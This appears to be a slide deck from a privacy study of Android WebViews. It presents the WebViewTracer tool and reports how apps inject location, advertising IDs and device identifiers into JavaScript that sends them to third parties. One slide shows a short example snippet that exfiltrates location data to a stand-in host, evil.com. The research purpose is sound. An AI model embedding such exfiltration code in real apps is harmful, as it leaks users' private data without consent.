







Cross-Boundary Mobile Tracking: Exploring Java-to-JavaScript Information Diffusion in WebViews

Sohom Datta, Michalis Diamantaris, Ahsan Zafar, Junhua Su,
Anupam Das, Jason Polakis, Alexandros Kapravelos


Android (the ecosystem)



WebViews




WebViews allow for Java to **interact** with JS




```
private void fetchLocationAndInject() {  
    String jsCode = String.format(  
        "window.locationData = '%s'",  
        location.getLatitude()  
    );  
    webView.evaluateJavascript(jsCode, null);  
}
```

WebViews allow for Java to **interact** with JS




```
var data = window.locationData;  
var img = new Image();  
img.src = `https://evil.com/collect?data=${data}`
```

Android privacy already has safeguards



This form of defense has been studied in depth [\[TaintDroid\]](#) [\[AmanDroid\]](#) (+more)

WebViews enable attacks outside this threat model





What Mobile Ads Know About Mobile Users

Sooel Son
Google

Daehyeok Kim
KAIST

Vitaly Shmatikov
Cornell Tech

Proceedings of NDSS '16, 21-24 February 2016, San Diego, CA, USA


 Is this kind of abuse happening in the wild?

WebViewTracer

Orchestration



UIHarvester



Instrumentation




VisibleV8 log data

```
$89:.....fetch("https://a.g.co/tracking", {...})
!89
...
g78:{Window:7439837}:"fetch"
c78:{Window:7439837}:%fetch:"https://a.g.co/tracking":{Object:788080:...}
...
...
```

Analysis



Information flow analysis



Modifications to VisibleV8


Benefits

- Patches on top of V8 engine
- Logs all JavaScript executed
- Logs can reconstruct JS execution
- Very hard to evade



Challenges

- Does not support WebViews out of box
- Logging speed caused freezes and crashes
- Incomplete tracing to Java->JS interface calls



Experimental setup



We used WebViewTracer to exercise 10K apps from Google Play Store.

We ran this large-scale analysis over Feb-March 2025

*

IPs used in experiment was labelled as coming from US academic institutions

How prevalent is abuse?



90% of apps that inject data into WebViews also leak it to external servers

What kinds of abuse do we see?

Persistent identifiers are routinely exfiltrated


Advertising ID and precise Location data are injected and exfiltrated in ~18% of all WebViews.

Highly sensitive device identifiers are frequently exposed

AdMob SDK version, device model, and Build ID are injected and exfiltrated in up to ~60% of all WebViews

Data that was never meant to reach JS code
is routinely being sent to third-parties


Trends in apps that inject context-restricted data



 Game apps on average inject the most amount of information

War Robots Multiplayer Battles (100M+ installs)
Dumb Ways to Die 2: The Games (100M+ installs)


Trends in apps that inject context-restricted data



Education apps inject less sensitive information than Games

(SDK versions, Build ID)

Entities involved in info leakage




* Blue are third-party libraries

Green is companies based on DuckDuckGo Tracker Radar

Entities involved in info leakage

Reality

! A small number of third-parties libraries exfiltrate to a large number of companies




* Blue are third-party libraries

Green is companies based on DuckDuckGo Tracker Radar

Entities involved in info leakage

! `com.google.android.gms` is the largest player in our abuse ecosystem

! Google Play SDK has a degree of over 147 distinct companies




* Blue are third-party libraries

Green is companies based on DuckDuckGo Tracker Radar

